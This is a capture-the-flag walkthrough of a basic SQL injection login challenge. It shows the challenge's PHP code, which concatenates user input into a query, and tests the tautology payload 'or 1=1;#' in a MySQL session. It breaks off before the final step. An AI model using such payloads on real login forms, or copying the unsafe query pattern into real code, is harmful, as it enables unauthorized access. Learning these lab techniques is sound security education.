SQLi

Problem: Can you log into the system?

Hint: There is a database storing login information, maybe it can be injected.


Given: login.phps

Note: Structured Query Language, or SQL, is a database managing programming language. SQL stores information in the form of tables. A table is a collection of related data entries and it consists of columns and rows.


```
+---------+----------+-----------+
| user_id | username | password  |
+---------+----------+-----------+
|       1 | admin    | adminpass |
|       2 | user     | userpass  |
+---------+----------+-----------+
```

More info on SQL injection: http://www.w3schools.com/sql/sql_injection.asp

Steps:
1) Visit the linked site and attempt to login.



2) The login will fail. Notice that at the bottom of the login is a link to the source code.



```php
<?php
include "config.php";
$con = mysqli_connect("localhost", "sql1", "sql1", "sql1");
$username = $_POST["username"];
$password = $_POST["password"];
$debug = $_POST["debug"];
$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = mysqli_query($con, $query);

if (intval($debug)) {
  echo "<pre>";
  echo "username: ", htmlspecialchars($username), "\n";
  echo "password: ", htmlspecialchars($password), "\n";
  echo "SQL query: ", htmlspecialchars($query), "\n";
  if (mysqli_errno($con) !== 0) {
    echo "SQL error: ", htmlspecialchars(mysqli_error($con)), "\n";
  }
  echo "</pre>";
}

if (mysqli_num_rows($result) !== 1) {
  echo "<h1>Login failed.</h1>";
} else {
  echo "<h1>Logged in!</h1>";
  echo "<p>Your flag is: $FLAG</p>";
}

?>
```

There is no input validation for the username and password fields. The php script checks that there is only one result in the SQL query. The query is a concatenation of the input.

Note: MySQL has a command interpreter that can be used to set databases and tables

3) The mySQL table structure:

```
mysql> SELECT * FROM users_tbl;
+---------+----------+-----------+
| user_id | username | password  |
+---------+----------+-----------+
|       1 | admin    | adminpass |
|       2 | user     | userpass  |
+---------+----------+-----------+
2 rows in set (0.00 sec)
```

Now to try to get a positive result from our query:

```
mysql> SELECT * FROM users_tbl WHERE username='admin' AND
password='asdf' or 1=1;#;
+---------+----------+-----------+
| user_id | username | password  |
+---------+----------+-----------+
|       1 | admin    | adminpass |
|       2 | user     | userpass  |
+---------+----------+-----------+
2 rows in set (0.00 sec)
```

Now there are results, but the script makes sure that only one result was found. We should be able to add a statement to limit our results...